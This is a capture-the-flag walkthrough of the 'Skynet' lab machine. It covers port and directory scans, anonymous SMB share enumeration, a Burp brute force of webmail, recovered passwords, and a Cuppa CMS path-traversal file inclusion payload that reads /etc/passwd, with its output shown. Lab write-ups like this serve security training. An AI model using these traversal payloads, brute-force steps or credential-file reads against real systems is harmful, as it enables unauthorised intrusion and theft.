Skynet
Target IP Address: 10.49.128.113
Kali Linux IP Address 192.168.162.207
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(root㉿kali)-[~]
└─# nmap -sV -O -p- 10.49.128.113
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-10 06:27 -0400
Nmap scan report for 10.49.128.113
Host is up (0.035s latency).
Not shown: 65529 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
110/tcp open  pop3        Dovecot pop3d
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=10/10%OT=22%CT=1%CU=32556%PV=Y%DS=3%DC=I%G=Y%TM=6ACA13
OS:5B%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=8)SE
OS:Q(SP=107%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)SEQ(SP=107%GCD=1%ISR=108%TI=Z
OS:%CI=I%II=I%TS=8)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)SEQ(SP=FC%G
OS:CD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4
OS:E8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=68DF%W2=68DF
OS:%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M4E8NNSNW7%C
OS:C=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.06 seconds
1

http://10.49.128.113/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.49.128.113/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.128.113/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
admin                (Status: 301) [Size: 314] [--> http://10.49.128.113/admin/]
ai                   (Status: 301) [Size: 311] [--> http://10.49.128.113/ai/]
config               (Status: 301) [Size: 315] [--> http://10.49.128.113/config/]
css                  (Status: 301) [Size: 312] [--> http://10.49.128.113/css/]
js                   (Status: 301) [Size: 311] [--> http://10.49.128.113/js/]
server-status        (Status: 403) [Size: 278]
squirrelmail         (Status: 301) [Size: 321] [--> http://10.49.128.113/squirrelmail/]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
Try to access the /admin page and we get 403 forbidden
1
http://10.49.128.113/admin/
1
2
3
4
Forbidden

You don't have permission to access this resource.
Apache/2.4.18 (Ubuntu) Server at 10.49.128.113 Port 80
Try to access the /ai page and we get 403 forbidden
1
http://10.49.128.113/ai/
1
2
3
4
Forbidden

You don't have permission to access this resource.
Apache/2.4.18 (Ubuntu) Server at 10.49.128.113 Port 80
Try to access the /config page and we get 403 forbidden
1
http://10.49.128.113/config/
1
2
3
4
Forbidden

You don't have permission to access this resource.
Apache/2.4.18 (Ubuntu) Server at 10.49.128.113 Port 80
Try to access the /css page and we get 403 forbidden
1
http://10.49.128.113/css/
1
2
3
4
Forbidden

You don't have permission to access this resource.
Apache/2.4.18 (Ubuntu) Server at 10.49.128.113 Port 80
Try to access the /js page and we get 403 forbidden
1
http://10.49.128.113/js/
1
2
3
4
Forbidden

You don't have permission to access this resource.
Apache/2.4.18 (Ubuntu) Server at 10.49.128.113 Port 80
Try to access the /squirrelmail page and we get a login page.
1
http://10.49.128.113/squirrelmail/
1
http://10.49.128.113/squirrelmail/src/login.php

The software version is:
1
SquirrelMail version 1.4.23 [SVN]
https://nvd.nist.gov/vuln/detail/cve-2017-7692
There might be a post-authentication remote code execution, let’s try to find login credential first.
List available shares anonymously via SMB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[~]
└─# smbclient -N -L //10.49.128.113

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SKYNET
1
2
3
┌──(root㉿kali)-[~]
└─# smbclient //10.49.128.113/print$ -N
tree connect failed: NT_STATUS_ACCESS_DENIED
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[/home/kali/Downloads]
└─# smbclient //10.49.128.113/anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 26 11:04:00 2020
  ..                                  D        0  Tue Sep 17 03:20:17 2019
  attention.txt                       N      163  Tue Sep 17 23:04:59 2019
  logs                                D        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5829468 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \> cd logs\
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 00:42:16 2019
  ..                                  D        0  Thu Nov 26 11:04:00 2020
  log2.txt                            N        0  Wed Sep 18 00:42:13 2019
  log1.txt                            N      471  Wed Sep 18 00:41:59 2019
  log3.txt                            N        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5829468 blocks available

smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (2.4 KiloBytes/sec) (average 1.9 KiloBytes/sec)
smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 1.3 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 1.1 KiloBytes/sec)
attention.txt
1
2
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
The email user name might be milesdyson
log1.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
Seems like these are some passwords
log2.txt, log3.txt is empty
Create a test.txt and check wether this anonymous share allows upload file
1
2
3
4
5
smb: \logs\> put test.txt
NT_STATUS_ACCESS_DENIED opening remote file \logs\test.txt
smb: \logs\> cd ..
smb: \> put test.txt
NT_STATUS_ACCESS_DENIED opening remote file \test.txt
1
2
3
┌──(root㉿kali)-[/home/kali/Downloads]
└─# smbclient //10.49.128.113/milesdyson -N
tree connect failed: NT_STATUS_ACCESS_DENIED

https://portswigger.net/burp/documentation/desktop/testing-workflow/vulnerabilities/authentication-mechanisms/brute-forcing-passwords
Use Burp Suite Intruder to brute force the password for milesdyson

And we successfully found the following credential to login the webmail
http://10.49.128.113/squirrelmail/src/login.php
1
2
username: milesdyson
password: cyborg007haloterminator
After login, we can see three mails in the inbox
http://10.49.128.113/squirrelmail/src/webmail.php

Read the subject: Samba Password reset
1
2
3
4
5
6
7
8
Subject:   	Samba Password reset
From:   	skynet@skynet
Date:   	Tue, September 17, 2019 10:10 pm
Priority:   	Normal
Options:   	View Full Header |  View Printable Version  | Download this as a file

We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
We get the smb password for user milesdyson
1
2
username: milesdyson
password: )s{A&2Z=F^n_E.B`
login milesdyson SMB account using founded password and download the files from its share
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/home/kali/Downloads]
└─# smbclient //10.49.128.113/milesdyson -U milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

                9204224 blocks of size 1024. 5826672 blocks available
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
smb: \> cd notes
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 05:18:40 2019
  ..                                  D        0  Tue Sep 17 05:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 05:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 05:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 05:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 05:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 05:01:29 2019
  important.txt                       N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 05:01:29 2019
  3.00 Artificial Intelligence.md      N       33  Tue Sep 17 05:01:29 2019
  2.01 Overview.md                    N     1165  Tue Sep 17 05:01:29 2019
  3.02 Planning.md                    N    71657  Tue Sep 17 05:01:29 2019
  1.04 Probability.md                 N    62712  Tue Sep 17 05:01:29 2019
  2.06 Natural Language Processing.md      N    82633  Tue Sep 17 05:01:29 2019
  2.00 Machine Learning.md            N       26  Tue Sep 17 05:01:29 2019
  1.03 Calculus.md                    N    40779  Tue Sep 17 05:01:29 2019
  3.03 Reinforcement Learning.md      N    25119  Tue Sep 17 05:01:29 2019
  1.08 Probabilistic Graphical Models.md      N    81655  Tue Sep 17 05:01:29 2019
  1.06 Bayesian Statistics.md         N    39554  Tue Sep 17 05:01:29 2019
  6.00 Appendices.md                  N       20  Tue Sep 17 05:01:29 2019
  1.01 Functions.md                   N     7627  Tue Sep 17 05:01:29 2019
  2.03 Neural Nets.md                 N   144726  Tue Sep 17 05:01:29 2019
  2.04 Model Selection.md             N    33383  Tue Sep 17 05:01:29 2019
  2.02 Supervised Learning.md         N    94287  Tue Sep 17 05:01:29 2019
  4.00 Simulation.md                  N       20  Tue Sep 17 05:01:29 2019
  3.05 In Practice.md                 N     1123  Tue Sep 17 05:01:29 2019
  1.07 Graphs.md                      N     5110  Tue Sep 17 05:01:29 2019
  2.07 Unsupervised Learning.md       N    21579  Tue Sep 17 05:01:29 2019
  2.05 Bayesian Learning.md           N    39443  Tue Sep 17 05:01:29 2019
  5.03 Anonymization.md               N     2516  Tue Sep 17 05:01:29 2019
  5.01 Process.md                     N     5788  Tue Sep 17 05:01:29 2019
  1.09 Optimization.md                N    25823  Tue Sep 17 05:01:29 2019
  1.05 Statistics.md                  N    64291  Tue Sep 17 05:01:29 2019
  5.02 Visualization.md               N      940  Tue Sep 17 05:01:29 2019
  5.00 In Practice.md                 N       21  Tue Sep 17 05:01:29 2019
  4.02 Nonlinear Dynamics.md          N    44601  Tue Sep 17 05:01:29 2019
  1.10 Algorithms.md                  N    28790  Tue Sep 17 05:01:29 2019
  3.04 Filtering.md                   N    13360  Tue Sep 17 05:01:29 2019
  1.00 Foundations.md                 N       22  Tue Sep 17 05:01:29 2019

                9204224 blocks of size 1024. 5826668 blocks available
1
2
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.5 KiloBytes/sec) (average 2782.7 KiloBytes/sec)
Read the content in important.txt
1
2
3
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
According to the important.txt, we found this page
1
http://10.49.128.113/45kra24zxs28v3yd/

Restart the target machine:
Target IP Address: 10.48.136.254
Kali Linux IP Address 192.168.162.207
Let’s perform directory scan with the beta CMS
1
http://10.48.136.254/45kra24zxs28v3yd/
1
gobuster dir -u http://10.48.136.254/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirb/big.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[/home/kali/Downloads]
└─# gobuster dir -u http://10.48.136.254/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.136.254/45kra24zxs28v3yd/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
administrator        (Status: 301) [Size: 339] [--> http://10.48.136.254/45kra24zxs28v3yd/administrator/]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
We found an /administrator page in this beta CMS.
1
http://10.48.136.254/45kra24zxs28v3yd/administrator/

https://www.exploit-db.com/exploits/25971
Test the Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion manually:
1
http://10.48.136.254/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
1
2
3

Field configuration:
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 